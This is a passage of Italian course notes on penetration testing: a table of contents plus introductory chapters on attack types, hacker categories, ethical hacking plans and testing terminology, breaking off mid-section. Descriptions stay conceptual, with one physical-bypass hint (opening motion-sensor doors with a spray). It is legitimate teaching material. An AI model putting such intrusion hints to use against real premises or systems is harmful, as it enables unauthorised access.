

Appunti del corso di Penetration testing

A.A. 2021/2022

Indice

1	Introduzione	7
1.1	Esempi violazione	7
1.1.1	Sicurezza fisica	7
1.1.2	Sicurezza digitale	8
1.1.3	Sicurezza umana	8
1.2	Tipi di attacchi	8
1.2.1	Attacchi fisici	8
1.2.2	Attacchi sintattici	8
1.2.3	Attacchi semantici	8
1.3	Obiettivo degli Attacchi	9
1.3.1	Attacchi mirati	9
1.3.2	Attacchi non mirati	9
1.4	Tipi di attacchi	9
1.4.1	Keylogging	9
1.4.2	Denial of Service (DoS) e Distributed DoS (DDoS)	9
1.4.3	Waterhole Attacks	10
1.4.4	Eavesdropping	10
1.4.5	Phishing e Vishing	10
1.4.6	Pharming	10
1.4.7	Clickjacking	10
1.4.8	Impersonificazione	10
1.4.9	Cookie Theft	11
1.5	Come rilevare e proteggersi da un'attacco?	11
1.6	Chi è un hacker	11
1.6.1	Storia dell'hacking	11
1.6.2	Tipologie di Hacker	12
1.6.3	Motivazioni di un attacco hacker	12
1.7	Ethical Hacking Plan	13
1.7.1	Selezionare il Target da Attaccare	13
1.7.2	Formulare un Piano di Attacco	13
1.7.3	Stabilire gli Obiettivi dell'Attacco	14
1.8	I Dieci Comandamenti dell'Ethical Hacking	15
2	Tipi e Metodologie di Testing	16
2.1	Terminologia	16
2.2	Tipologie di Test di Sicurezza	16
2.2.1	Security audit	17
2.2.2	Vulnerability assessment	17
2.2.3	Penetration testing	18
2.2.4	Vulnerability Assessment vs. Penetration Testing	18

2.3	Tipi di Penetration Testing	18
2.3.1	Black box testing	18
2.3.2	White Box Testing	19
2.3.3	Gray Box Testing	19
2.3.4	Come Scegliere il Tipo di Test?	19
2.4	Metodologie di Testing	19
2.4.1	Principali metodologie	20
2.4.2	Penetration Testing Execution Standard (PTES)	24
2.5	Framework Generale per il Penetration Testing (FGPT)	24
2.6	Penetration Testing Report	26
2.6.1	Struttura Cover page	26
2.6.2	Struttura – Table of Contents	26
3	Target Scoping	28
3.1	Concetti Chiave	28
3.1.1	Fasi del Target Scoping	28
3.2	Raccolta dei Requisiti del Cliente	29
3.2.1	Modulo dei Requisiti	29
3.3	Preparazione del Test Plan	30
3.4	Definizione dei Confini del Test	31
3.5	Definizione degli Obiettivi di Business	32
3.6	Gestione e Pianificazione di un Progetto	32
4	Information Gathering	33
4.1	Open Source Intelligence	33
4.2	Utilizzo di risorse pubbliche	33
4.2.1	Web Archiving	33
4.2.2	Ricerca Informazioni Personali	34
4.2.3	Ricerca di indirizzi email	34
4.2.4	Ricerca su Data Breach	34
4.2.5	Reverse Image Search	35
4.2.6	Google Hacking	35
4.2.7	Attack Surface Monitoring	36
4.2.8	Geolocalizzazione	36
4.3	Informazioni di Registrazione	37
4.3.1	WHOIS	37
4.4	Analisi dei Record DNS	37
4.4.1	Name space	37
4.4.2	Nomi di dominio	38
4.4.3	Delega	38
4.4.4	Name Server e Zone	39
4.4.5	Record DNS	39
4.4.6	Comando host	40
4.4.7	Comando host - Zone Transfer	40
4.4.8	Comando dig	41
4.4.9	Comando dnsenum	41
4.4.10	Comando fierce	41
4.4.11	Dmitry	41
4.4.12	Maltego	41
4.5	Raccolta Informazioni di Routing	42
4.5.1	Comando traceroute	42
4.5.2	Comando tcptraceroute	43

4.5.3	Comando tctrace	43
4.6	Utilizzo di Motori di Ricerca	43
4.6.1	theHarvester	44
4.6.2	FOCA - Ricerca di Metadati	45
4.6.3	Metagoofil	45
4.7	Dark web	45
4.7.1	TOR browser	46
4.8	Altri strumenti per raccogliere informazioni	46
4.8.1	Rilevamento Load Balancer	46
5	Target Discovery	47
5.1	Obiettivi e Motivazioni	47
5.2	Identificare le Macchine Target	47
5.2.1	Principali Strumenti	47
5.3	Target Discovery in IPv6	50
5.3.1	THC-IPv6	50
5.3.2	Il comando nbtscan	51
5.4	Operating System (OS) Fingerprinting	51
5.4.1	OS Fingerprinting	51
5.4.2	OS Fingerprinting Attivo - nmap	51
5.4.3	OS Fingerprinting Passivo - pOf	51
6	Enumerating Target e Port Scanning	52
6.1	Obiettivi e Motivazioni	52
6.1.1	Port scanning	52
6.2	Suite Protocollare TCP/IP	52
6.2.1	TCP	53
6.2.2	UDP	53
6.2.3	Le Porte	53
6.3	Formato dei Messaggi TCP e UDP	54
6.3.1	Formato TCP	54
6.3.2	Formato UDP	55
6.4	Active Enumeration	55
6.4.1	NMAP	55
6.4.2	Zenmap	63
6.4.3	Unicornscan	63
6.5	Passive Enumeration	64
6.5.1	Shodan	64
6.5.2	ZoomEye	64
6.5.3	Censys	65
6.5.4	FOFA	65
6.5.5	IVRE	65
7	Vulnerability Mapping	66
7.1	Caratterizzazione delle vulnerabilità	66
7.1.1	Common Vulnerability Scoring System (CVSS)	67
7.2	Tassonomia delle vulnerabilità	67
7.2.1	CVE details	67
7.2.2	Exploit Database	67
7.2.3	Altre fonti	67
7.3	Analisi manuale delle vulnerabilità	67
7.4	Analisi automatica delle vulnerabilità	68

7.4.1	Nessus	68
7.4.2	OpenVAS	68
7.5	Insicurezza delle Web Application	69
7.5.1	Information Leakage	69
7.5.2	File Upload	69
7.5.3	File Inclusion	69
7.5.4	Command Injection	70
7.5.5	SQL Injection	70
7.5.6	Cross-Site Scripting (XSS)	70
7.5.7	Cross-Site Request Forgery (CSRF)	70
7.6	Analisi delle applicazioni web	70
7.6.1	Nikto2	70
7.6.2	OWASP ZAP	72
7.6.3	Paros Proxy	72
7.6.4	Altre funzionalità	72
7.6.5	OWASP Joomla Vulnerability Scanner Project	73
7.6.6	WordPress Security Scanner	73
7.6.7	DIRB	73
7.6.8	OWASP DirBuster	73
7.6.9	WhatWeb	73
7.6.10	WafW00f	73
7.6.11	Burp Suite	74
7.7	Analisi delle Vulnerabilità nei Database	75
7.7.1	sqlmap	75
7.7.2	sqlninja	77
8	Target Exploitation	78
8.1	Shell code	78
8.1.1	Bind shell	78
8.1.2	Reverse Shell	79
8.2	Tipi di payload	80
8.3	Tipologie di Exploit	80
8.4	Sfruttare le vulnerabilità	80
8.5	Vulnerabilità ed Exploit	81
8.5.1	Repository	81
8.5.2	Framework	82
8.6	Metasploit	82
8.6.1	Struttura	82
8.6.2	Moduli	82
8.6.3	MSFConsole	83
8.6.4	MSFConsole – Comandi Principali	83
8.6.5	Port Scanning, OS Fingerprinting e Service Identification	84
8.6.6	Remote Exploitation	85
8.6.7	Meterpreter	87
8.6.8	Client-side Exploitation	90
8.7	Veil Client-side Exploitation	93

9 Post exploitation	94
9.1 Privilege Escalation	94
9.1.1 Exploit locali	94
9.1.2 Password cracking	96
9.1.3 Offline password cracking	96
9.1.4 Online password cracking	100
9.1.5 Privilege escalation con meterpreter	102
9.1.6 Network Sniffer	106
9.2 Maintaining Access	107
9.2.1 Operating System Backdoor	107
9.2.2 Web Beckdoor	113
10 Social Engineering	117
10.1 Modellare la psicologia umana	117
10.2 Processo di attacco	117
10.3 Metodi di attacco	118
10.4 Social Engineering Toolkit (SET)	118
11 Wireless penetration Testing	120
11.0.1 Wired Equivalent Privacy (WEP)	120
11.0.2 Wi-Fi Protected Access (WPA e WPA2)	121
11.0.3 WPA3	125
11.1 Ricognizione Reti Wireless	126
11.1.1 Kismet	126
11.1.2 WAIDPS	126
11.2 Wireless Penetration Testing	126
11.2.1 Aircrack-ng	126
11.3 Post Cracking	129
11.3.1 MAC Spoofing	129
11.3.2 Persistence	129
11.4 Wireless Sniffing	130
12 Documentazione e Reporting	131
12.1 Documentazione e Verifica dei Risultati	131
12.2 Tipi di Report	132
12.2.1 Executive Report	132
12.2.2 Management Report	132
12.2.3 Technical Report	133
12.3 Penetration Testing Report	133
12.4 Preparazione della Presentazione	134
12.5 Procedure di Post Testing	134
12.5.1 Raccomandazioni critiche	135

Capitolo 1

Introduzione

Per sicurezza completa si intende la combinazione sinergica di sicurezza Fisica, Digitale ed Umana. I tre tipi di sicurezza sono strettamente correlati. Dispositivi digitali sono spesso utilizzati per garantire l'accesso in determinate aree fisiche e senza proteggere adeguatamente una determinata area fisica, tutti i dispositivi digitali potrebbero essere compromessi localmente.



1.1 Esempi violazione

1.1.1 Sicurezza fisica

- Analisi delle protezioni perimetrali per raccogliere informazioni sulle misure di sicurezza fisica messe in atto. Dopo l'intrusione si potrebbe collegare un dispositivo alla rete, estendendo la violazione della sicurezza fisica alla dimensione digitale.
- Alcune porte possono essere aperte dall'interno grazie ad un sensore di movimento. Le porte non sono sovrapposte e possono essere aperte anche dall'esterno usando uno spray.
- Sfruttamento delle schede RFID/NFC. Diffuse in molti ambiti pubblici e privati. Utilizzano spesso configurazioni predefinite che consentono una facile duplicazione o clonazione.

1.1.2 Sicurezza digitale

Tipicamente si segue uno specifico pattern di attacco:

1. Utilizzo di tecniche per l'anonimia in rete (protocolli di tunneling, VPN, proxy, proxy chain, reti anonime, etc);
2. Scelta del sistema (o dei sistemi) da attaccare;
3. Raccolta di informazioni sul sistema da attaccare;
4. Analisi delle vulnerabilità del sistema;
5. Realizzazione (o utilizzo) di strumenti per sfruttare le vulnerabilità rilevate (exploit). Utilizzo di questi strumenti per accedere al sistema;
6. Realizzazione (o utilizzo) di strumenti per mantenere il controllo del sistema (backdoor) ed elevare i privilegi all'interno del sistema.

1.1.3 Sicurezza umana

- Sviluppo di campagne di phishing.
- Sviluppo di malware ad hoc.
- Diffusione di pendrive USB infette (USB bait).
- Una volta collegate ad un sistema da parte di utenti che hanno lecito accesso al sistema stesso, eseguiranno software dannoso.

1.2 Tipi di attacchi

I sistemi sono sempre più complessi e vulnerabili. Il numero sempre crescente di dispositivi e tecnologie utilizzate aumenta la superficie di attacco. Più complesso è un sistema e più difficile risulta controllarlo. In generale gli attacchi appartengono a tre categorie principali: attacchi fisici, attacchi sintattici, attacchi semantici.

1.2.1 Attacchi fisici

Utilizzo di armi tradizionali per distruggere i dati come fiamme, esplosivi, etc. Possono anche riguardare l'intrusione in edifici ed il furto di apparecchiature. Infine anche rovistando tra la spazzatura è possibile trovare informazioni preziose (ad es., password, diagrammi di rete, note, etc).

1.2.2 Attacchi sintattici

Utilizzo di malware o di altre tipologie di software malevolo per violare o disturbare il normale funzionamento di un sistema. Uno dei modi più comuni con cui viene eseguita questa forma di attacco è tramite e-mail. Ad es., attraverso campagne di phishing.

1.2.3 Attacchi semantici

Fortemente relativi al social engineering. Utilizzo di tecniche per avvicinarsi al bersaglio (umano), acquisendone la fiducia e causando errori, malfunzionamenti o accessi non autorizzati al sistema. L'attaccante è in grado di modificare le informazioni e distribuirle come genuine o diffondere informazioni inaccurate.

1.3 Obiettivo degli Attacchi

Tutti gli attacchi sono di solito classificati come. Mirati e non mirati (o generici).

1.3.1 Attacchi mirati

Pattern di attacco

L'attaccante:

1. Raccoglie tutte le informazioni disponibili sull'asset.
2. Analizza tali informazioni, per trovare un modo di accesso (vettore) all'asset.
3. Garantisce la persistenza dell'accesso, installando backdoor non rilevabili.
4. Ottiene il controllo di altri sistemi nell'asset, fino a raggiungere l'obiettivo finale (Accesso ai Dati).
5. Esce dall'asset.

Svantaggi

Richiedono tempo, motivazioni, denaro, competenze, esperienza, etc. Non tutti sono in grado di condurre/supportare tale attività.

1.3.2 Attacchi non mirati

Utilizzano malware o mezzi automatizzati, come campagne di phishing o di «massive exploitation». Esempio: data una vulnerabilità per una specifica versione di WordPress, si potrebbe eseguire un exploit per violare tutti i server che hanno installato tale versione di WordPress. Attacchi più economici e meno complessi, che possono causare danni molto gravi (Ransomware).

1.4 Tipi di attacchi

1.4.1 Keylogging

Keylogger: semplice software che registra ogni tasto digitato. Memorizza le informazioni in un file di log, consentendo il recupero di tali informazioni da parte dell'attaccante. Il file di log potrebbe contenere informazioni sensibili, ad es., password, dati bancari, sanitari, etc.

1.4.2 Denial of Service (DoS) e Distributed DoS (DDoS)

Un attaccante «inonda» un server con un'enorme quantità di richieste nel tentativo di metterlo fuori uso. Il server non è in grado di gestire in tempo reale tali richieste e di erogare i propri servizi ai client che li richiedono. **DDoS**: Attacco effettuato distribuendo computer zombie o botnet che inviano continuamente richieste al server attaccato.

1.4.3 Waterhole Attacks

Un attaccante cerca di colpire un determinato obiettivo operando nei luoghi (fisici o virtuali) maggiormente frequentati dall'obiettivo stesso. Esempio:

- L'obiettivo potrebbe frequentare un certo bar, in date o orari specifici, usando la connessione Wi-Fi fornita dal bar;
- Un attaccante potrebbe quindi osservare le abitudini dell'obiettivo, creare un «fake Access Point», creare una versione fake dei siti web tipicamente utilizzati dall'obiettivo e ottenere dati appartenenti all'obiettivo.

1.4.4 Eavesdropping

Forma passiva di attacco, un attaccante controlla un sistema per ottenere informazioni, quali password, account utenti, etc.

1.4.5 Phishing e Vishing

Il Phishing sfrutta la disattenzione o imperizia delle persone durante l'apertura delle e-mail. Esempio: un attaccante invia un'e-mail che sembra provenire da una fonte legittima (banca, organizzazione di beneficenza, etc), chiedendo all'utente di cliccare su un link e di effettuare alcune operazioni (ad es., inserimento di dati personali)

Il Vishing è simile al phishing, ma attuato usando VoIP o chiamate telefoniche.

1.4.6 Pharming

Forma di phishing in cui l'attaccante reindirizza verso un sito web malevolo (fake) il traffico destinato ad un sito web autentico. Un attacco di pharming può essere attuato in due modi:

1. Alterando le informazioni presenti nel client che tenta di accedere ad un determinato sito web;
2. Sfruttando vulnerabilità presenti nel software del server DNS (ad es., BIND) che si occupa della risoluzione dell'hostname relativa al sito.

I server DNS dovrebbero garantire l'indirizzamento degli utenti verso siti web legittimi. Se un server DNS viene compromesso un attaccante potrebbe reindirizzare gli utenti in maniera arbitraria. Questa forma di attacco è solitamente rivolta ai siti di online banking e di e-commerce.

1.4.7 Clickjacking

L'attaccante nasconde link sotto il legittimo contenuto di un sito web, reiderizzando l'utente ad un'altro oggetto nel momento in cui il link è cliccato. Vengono così eseguite azioni all'insaputa dell'utente.

Esempio: Un utente visita un sito web e, terminata la visita, clicca sul pulsante «X» nell'angolo in alto a destra per chiudere la finestra. Un attaccante potrebbe aver inserito un pulsante sottostante, non visibile, che avvierà azioni (tipicamente malevole) all'insaputa dell'utente.

Osservazioni: Il sito web potrebbe essere legittimo, ma potrebbe essere stato violato e manipolato, oppure. Un attaccante potrebbe aver replicato un sito web ben noto.

1.4.8 Impersonificazione

Un attaccante «ruba» l'identità di un utente ed invia messaggi a nome dell'utente stesso. Tipicamente ai contatti di tale utente. I contatti non sono a conoscenza che la persona con cui condividono informazioni non è l'utente reale. L'attaccante potrebbe anche inviare un malware a tali contatti, cercando così di ottenere ulteriori informazioni riservate.

1.4.9 Cookie Theft

Un attaccante si impossessa di un cookie che un utente ha ricevuto da un sito web, e usa tale cookie per impersonificare l'utente in una determinata sessione. Il Cookie Theft è considerato come una forma di session hijacking.

Esempio: Quando un utente accede al sito web di Facebook, tale sito rilascia all'utente un cookie, che ne dimostra l'identità durante la sessione. Se l'utente è connesso ad una rete non (o mal) protetta, un attaccante potrebbe utilizzare un software per leggere, copiare ed utilizzare tale cookie. L'attaccante potrebbe quindi operare all'interno della sessione instaurata dall'utente. Pubblicando messaggi, modificando il profilo dell'utente, etc.

1.5 Come rilevare e proteggersi da un'attacco?

- Rilevare: Alcuni indizi permettono di rilevare un attacco, per esempio un livello insolitamente alto del traffico di rete in uscita quando non si stanno effettuando download/upload. Livelli elevati di attività del disco. Comparsa di file o directory sospette. Servizi o processi sospetti. Grande quantità di dati in ingresso «bloccata» dal firewall. Trojan e backdoor rilevati dall'antivirus. Etc.
- Protezione: Non esiste una regola generale, ma alcune linee guida possono essere di grande aiuto. Aggiornare costantemente i sistemi che si utilizzano. Sistema operativo, applicativi, etc. Utilizzare ed aggiornare costantemente strumenti di sicurezza. Antivirus, Firewall, IDS, etc. Disabilitare tutti i servizi di rete non necessari. Gestire l'accounting degli utenti secondo il principio del privilegio minimo.

1.6 Chi è un hacker

Persona fortemente interessata al funzionamento delle cose, che sviluppa abilità come conseguenza della sua curiosità. Un hacker persegue la conoscenza, non solo nel campo informatico, ma in qualsiasi altro settore, cerca di pensare e di risolvere problemi in maniera non convenzionale.

1.6.1 Storia dell'hacking

Nel 1870 Bell Telephone Company (oggi American Telephone & Telegraph Company - AT&T) assunse alcuni ragazzi per lavorare come operatori nei propri centralini telefonici. Questi ragazzi cominciarono a studiare il funzionamento degli apparecchi telefonici da loro usati, al fine di Dirottare intenzionalmente le telefonate, disconnettere le telefonate, ascoltare le conversazioni, fare altri tipi di scherzi; questa vicenda rappresenta il primo episodio noto di «abusò» della tecnologia.

Negli Anni 50 ritroviamo per la prima volta l'uso della parola «Hack»; cioè scorciatoia o tecnica per utilizzare in maniera non convenzionale un sistema, termine coniato da appassionati di modellismo ferroviario del MIT, appartenenti all'organizzazione Tech Model Railroad Club (TMRC).

I membri del TMRC ricevettero in donazione vecchie apparecchiature telefoniche. Furono utilizzate, in maniera non convenzionale, per creare un complesso sistema di controllo per i modellini dei treni. Progettarono un modo per controllare il percorso dei modellini componendo numeri sul telefono.

Negli anni 50-60 una nuova generazione di hacker: appassionati di programmazione che volevano modificare i programmi esistenti per renderli migliori, personalizzarli, così da poterli utilizzare per applicazioni speciali o anche divertirsi.

Venivano prodotte versioni modificate e più eleganti dei programmi originali. Gli hacker avevano come obiettivo: scrivere programmi per risolvere problemi, scrivere programmi per risolvere problemi nel miglior modo possibile.

Negli anni 70 nacque una figura diversa di hacker, il cui obiettivo era lo sfruttamento del sistema telefonico: Phreaker. L'Obiettivo dei Phreaker è capire il funzionamento del sistema di commutazione

elettronica per poter effettuare chiamate telefoniche interurbane gratuite. Il Phreaking può essere visto come uno dei primi movimenti «anti-establishment», che in seguito avrebbe dato vita ai moderni hacker.

Anni 80: i primi Personal Computer (PC) cominciano ad essere disponibili. Gli hacker utilizzano la nuova tecnologia per espandere il loro campo di azione.

Fine Anni 80 – Inizio Anni 90: esplorare i sistemi per motivi etici (ad es., sete di conoscenza, etc) non è più sufficiente. Gli hacker operano per profitto personale, impegnandosi in attività criminali. Vendita di videogiochi e software «pirata», distribuzione di software malevolo per attaccare sistemi (ad es., virus), etc Cyber-gang alla ricerca di dati sensibili in grandi istituzioni e governi.

Anni '90-00: ciò ha portato all'intervento delle forze dell'ordine ed all'introduzione di varie leggi per contrastare il fenomeno dell'hacking. Molti dei membri delle cyber-gang sono stati arrestati e processati.

Primi Anni 2000: crescente utilizzo delle reti Wi-Fi: Whacking (wireless hacking). Violazione di Wireless Access Point (WAPs) non adeguatamente protetti (Wardriving).

1.6.2 Tipologie di Hacker

Gli hacker, in base al loro comportamento, tipicamente possono appartenere a tre macro-categorie:

Black Hat Hacker (Cattivi)

Sono coinvolti in attività illegali con intenzioni malevole normalmente orientate al denaro. I tipi di attività che svolgono sono chiamati criminali informatici e sono: Furto di informazioni Furto di denaro Furto e vendita di dati da carte di credito Denial of Service (DoS) Frode Etc
Ottengono benefici dalle vulnerabilità rilevate invece di contribuire a risolverle.

White Hat Hacker (Buoni)

Operano sempre nel rispetto delle regole (leggi, accordi, etc), assumendo comportamenti etici. Violano dispositivi e sistemi per trovare potenziali vulnerabilità, fornendo eventualmente anche soluzioni su come risolvere e prevenirle.

Garantiscono il rilascio pubblico di aggiornamenti per correggere le vulnerabilità rilevate. Sono costantemente alla ricerca di nuove vulnerabilità in sistemi e dispositivi per renderli più efficienti e sicuri. Sono strutturati in comunità per condividere in maniera più efficace le loro conoscenze. Sono definiti Ethical Hacker.

Grey Hat Hacker (Borderline)

Oltre a cercare vulnerabilità per renderle note e correggerle, talvolta svolgono anche alcune attività illecite o immorali. Sono spinti da interessi economici oltre che etici. Tendono ad usare sia mezzi leciti che illeciti per violare un sistema. Ad es., accedono al sistema di un'organizzazione, informano della vulnerabilità che hanno trovato e forniscono suggerimenti su come risolverla. Talvolta chiedendo qualcosa in cambio.

1.6.3 Motivazioni di un attacco hacker

Le motivazioni alla base di un attacco sono principalmente quattro:

1. Ottenere l'accesso legale ed autorizzato ad un sistema per testarne la sicurezza, rilevando e correggendo eventuali vulnerabilità (Ethical hacker);
2. Ottenere l'accesso illegale ad un sistema per pura curiosità o orgoglio (Hacker);
3. Ottenere l'accesso non autorizzato ad informazioni per distruggerle o manometterle (Hacker);

4. Accedere ad un sistema informatico in modo da rubare dati ed eventualmente venderli a terze parti (Hacker).

Gli attacchi condotti da Terroristi e Stati sono di solito considerati come mirati.

- I Terroristi perseguono obiettivi politici o religiosi che danneggiano strutture o servizi critici.
- Gli Stati (o governi) intendono acquisire quante più informazioni possibili sui loro nemici e talvolta sui loro alleati.

Non tutti i Terroristi e non tutti gli Stati conducono solo attacchi mirati.

Script Kiddie e Criminali sono normalmente più legati ad attacchi non mirati:

- Gli Script Kiddie usano di solito strumenti automatici;
- I Criminali preferiscono monetizzare i loro sforzi attaccando la massa, ma potrebbero anche attaccare in modo mirato;
- Gli Insider sono focalizzati su un singolo obiettivo, che è l'azienda (o l'organizzazione) di cui fanno parte;
- Gli Hacktivist operano per fini sociali o politici e possono attaccare sia in modo non mirato che mirato.

1.7 Ethical Hacking Plan

Il piano di attacco di un hacker è composto da tre punti:

1.7.1 Selezionare il Target da Attaccare

Il target da attaccare va scelto con estrema cura e non bisogna attaccare il primo bersaglio che capita. È necessaria una ricerca strategica del potenziale target, eventualmente analizzando le sue abitudini e scegliendo le migliori tecniche (e strumenti) per condurre l'attacco.

1.7.2 Formulare un Piano di Attacco

1. Ottenere l'approvazione e l'autorizzazione necessaria per effettuare i test di sicurezza (attività di Ethical Hacking): Contratto firmato;
2. Accertarsi che i responsabili dell'autorizzazione siano pienamente consapevoli delle attività di Ethical Hacking (penetration testing) che si andranno a svolgere;
3. Accertarsi che le attività di Ethical Hacking non coinvolgano terze parti (servizi cloud, servizi di web hosting, etc). In tal caso sarà necessaria l'autorizzazione di tutte le parti coinvolte;
4. Determinare le componenti più critiche e vulnerabili, che dovranno essere valutate per prime. Una volta valutate tali componenti si potrà procedere «a cascata» valutando via via tutte le altre;
5. Valutare i rischi: è importante avere sempre un piano di emergenza nel caso in cui l'attività di ethical hacking non vada a buon fine. Determinare a priori in che modo le persone ed i sistemi possano essere interessati da tali eventi;
6. Determinare il programma di test:
 - Un test potrebbe essere effettuato durante il normale orario di lavoro, al mattino presto o anche in tarda notte;

- I Black Hat Hacker non si limitano a specifici momenti per effettuare un attacco;
 - Il modo migliore per testare il sistema sarebbe quello di avviare qualsiasi tipo di test in qualsiasi momento della giornata;
 - Le uniche eccezioni sono tipicamente gli attacchi DoS completi, la sicurezza fisica ed i test basati sull'ingegneria sociale.
7. Acquisire conoscenza dell'asset che si va a testare;
 8. Definire le azioni da intraprendere nel caso in cui vengano riscontrate vulnerabilità;
 9. Definire come comunicare le vulnerabilità rilevate a chi ha commissionato l'analisi di sicurezza;
 10. Definire eventualmente chi deve risolvere le vulnerabilità riscontrate;
 11. Determinare i risultati/documenti finali attesi da chi ha commissionato l'analisi di sicurezza: Penetration Testing Report, rapporti di scansione dettagliati contenenti informazioni sulle vulnerabilità e raccomandazioni su come risolverle, presentazione digitale, etc;
 12. Determinare l'insieme degli strumenti necessari per condurre l'analisi di sicurezza: Strumenti più appropriati per determinati compiti o esigenze.

1.7.3 Stabilire gli Obiettivi dell'Attacco

L'Ethical Hacking ha lo scopo di scoprire tutte le vulnerabilità di un sistema per impedire agli hacker criminali (Black Hat Hacker) di violarlo. Per ottenere un'analisi efficace della sicurezza è necessario adottare la stessa mentalità dei Black Hat Hacker.

- Definire ed allineare gli obiettivi: gli obiettivi dell'ethical hacker devono essere gli stessi di chi ha commissionato l'analisi di sicurezza. È necessario accordarsi sulle metriche per la valutazione dei risultati dei test;
- Impostare un programma di test ben definito: andrebbero specificate le date e le ore in cui effettuare il test.

1.8 I Dieci Comandamenti dell'Ethical Hacking

1. Stabilire gli obiettivi: Di quali informazioni dispongono gli hacker (criminali) per attaccare un determinato asset? Gli hacker (criminali) potrebbero sfruttare queste informazioni? L'utente (o l'organizzazione) è a conoscenza di tentativi di violazione del proprio asset?
2. Pianificare sempre in anticipo: ogni hacker è soggetto a vincoli: tempo, risorse (soldi, manodopera), etc. Il lavoro va quindi pianificato, si devono identificare le reti da testare. Determinare gli intervalli dei test. Definire in maniera chiara la procedura di testing. Creare un piano di testing da condividere con le parti interessate. Infine ottenere l'approvazione del piano.
3. Ottenere sempre l'autorizzazione prima testare la sicurezza di un sistema: si potrebbe incorrere in reati penali. Assicurarsi che l'organizzazione abbia concesso i necessari permessi tramite opportuni documenti scritti. I documenti dovrebbero stabilire che è stata concessa l'approvazione per testare il sistema secondo un piano pre-approvato. L'organizzazione supporterà l'hacker etico (pentester) in caso di eventuali spese legali.
4. Essere Etico: un hacker etico è vincolato da requisiti di professionalità, riservatezza e coscienza. È necessario rispettare sempre il piano precedentemente approvato ed evitare di aggiungere nuovi dettagli in corso d'opera. Non condividere i risultati dei test di sicurezza con persone non autorizzate. Sia all'interno che all'esterno dell'organizzazione che ha commissionato il test.
5. Tenere traccia dei propri test mediante documenti (registri) elettronici o cartacei per memorizzare le informazioni ottenute:
 - Annotare tutte le attività eseguite;
 - Annotare tutti i test eseguiti, comprese le date;
 - Avere sempre una copia di backup dei log;
 - Anche se alcuni test o attività potrebbero non andare come pianificato, memorizzare comunque i loro risultati in maniera accurata.
6. Proteggere le informazioni riservate: un hacker etico durante i test potrebbe trovare molte informazioni personali o addirittura sensibili. Rispettare la privacy delle persone e trattare ogni informazione con riservatezza. Proteggere e non usare le password ed altre informazioni sensibili trovate durante i test.
7. Non causare danni: spesso vengono causati danni imprevisti. Avere sempre un piano ed attenersi ad esso. Evitare di causare (anche accidentalmente) interruzioni o di interferire con altre attività. Essere a conoscenza degli strumenti che si stanno utilizzando e delle loro implicazioni. Scegliere gli strumenti con consapevolezza e leggere sempre la relativa documentazione.
8. Non usare strumenti a caso: Esistono numerosi strumenti per condurre attività di penetration testing / ethical hacking. Facile essere tentati dal provarli tutti. La maggior parte di essi sono gratuiti. Meglio concentrarsi solo su alcuni strumenti Di cui è nota l'efficacia e con cui si ha familiarità.
9. Il processo di penetration testing deve essere sempre strutturato. Necessario un processo caratterizzato da Obiettivi quantificabili. Coerenza e ripetibilità. Permanenza dei risultati. Sono quindi necessarie metodologie di testing.
10. Segnalare e memorizzare tutte le scoperte: se durante i test vengono individuate vulnerabilità o minacce nel sistema queste vanno immediatamente segnalate e memorizzate. Assicurarsi di non tralasciare alcun risultato, non importa quanto insignificante possa sembrare. Non necessario evidenziare nelle parti iniziali del Penetration Testing Report tutti i risultati ottenuti. Sempre necessario inserire tali risultati nella descrizione dettagliata del Penetration Testing Report.

Capitolo 2

Tipi e Metodologie di Testing

2.1 Terminologia

- Asset: dato, dispositivo, sistema o insieme di sistemi (organizzazione o infrastruttura) che supporta attività legate alle informazioni. Un asset costituisce l’obiettivo da analizzare mediante il processo di penetration testing, dovrebbe essere protetto anche rispetto alle persone autorizzate ad accedervi.
- Rischio: impatto (o danno) derivante dalla violazione di un asset.
- Vulnerabilità: difetto o debolezza dell’asset che potrebbe essere sfruttata da un attaccante.
- Minaccia (o Threat): Vulnerabilità sfruttabile con successo.
- Exploit:

Definizione 1: Software (codice) che sfrutta una vulnerabilità per causare un comportamento indesiderato o imprevisto in un sistema, Ad es., consentire l’accesso non autorizzato a dati o informazioni.


Definizione 2: Strumento (vettore) che l’attaccante usa per l’invio di un payload.

- Payload: codice che se eseguito correttamente sulla macchina target permette l’accesso ad essa o l’elevazione dei privilegi all’interno di essa. Inviato alla macchina target tramite tecniche di social engineering ed eseguito su di essa a seguito di azioni compiute dall’utente.
- Macchina target: host appartenente all’asset.
- Auditor e Penetration Tester (o pentester): professionisti che valutano l’efficacia delle soluzioni (tecniche e non) adottate per garantire la sicurezza di un determinato asset.

2.2 Tipologie di Test di Sicurezza

Ciascun test di sicurezza permette di rispondere ad una precisa domanda;

- Security Audit: l’asset sta attuando tutte le opportune pratiche di sicurezza?
- Vulnerability Assessment: quali sono le vulnerabilità dell’asset?
- Penetration Testing: quali vulnerabilità dell’asset possono essere sfruttate dagli attaccanti?



2.2.1 Security audit

Valuta la sicurezza di un asset rispetto ad un insieme di standard, politiche e procedure di sicurezza note. Utilizza una checklist di controlli noti a priori per garantire che l'asset sia conforme alle sue politiche di sicurezza, alle normative ed alle sue responsabilità legali. Esistono vari tipi di security audit e quindi diversi criteri per valutare la sicurezza di un asset.

Un tipico Security Audit valuta i seguenti aspetti di un asset:

- Controllo degli accessi (smartcard, password, token, etc)
- Configurazione E-mail
- Configurazioni Hardware e Software
- Processi di gestione delle informazioni
- Configurazioni di Rete
- Comportamenti ed abitudini del personale
- Etc

Esempio: un acl implementata normalmente fa parte del security audit.

2.2.2 Vulnerability assessment

Identifica, tipicamente tramite strumenti automatici, tutte le potenziali vulnerabilità che potrebbero essere sfruttate da un attaccante, utilizzato per valutare:

- La sicurezza fisica
- Il personale (attraverso tecniche di social engineering e simili)
- La sicurezza dei sistemi
- La sicurezza delle reti
- Etc

Valuta i controlli di sicurezza interni ed esterni. Indica i «potenziali» rischi nelle difese esistenti. Raccomanda e dà priorità alle strategie per porre rimedio ai rischi.

Due tipologie di Vulnerability Assessment:

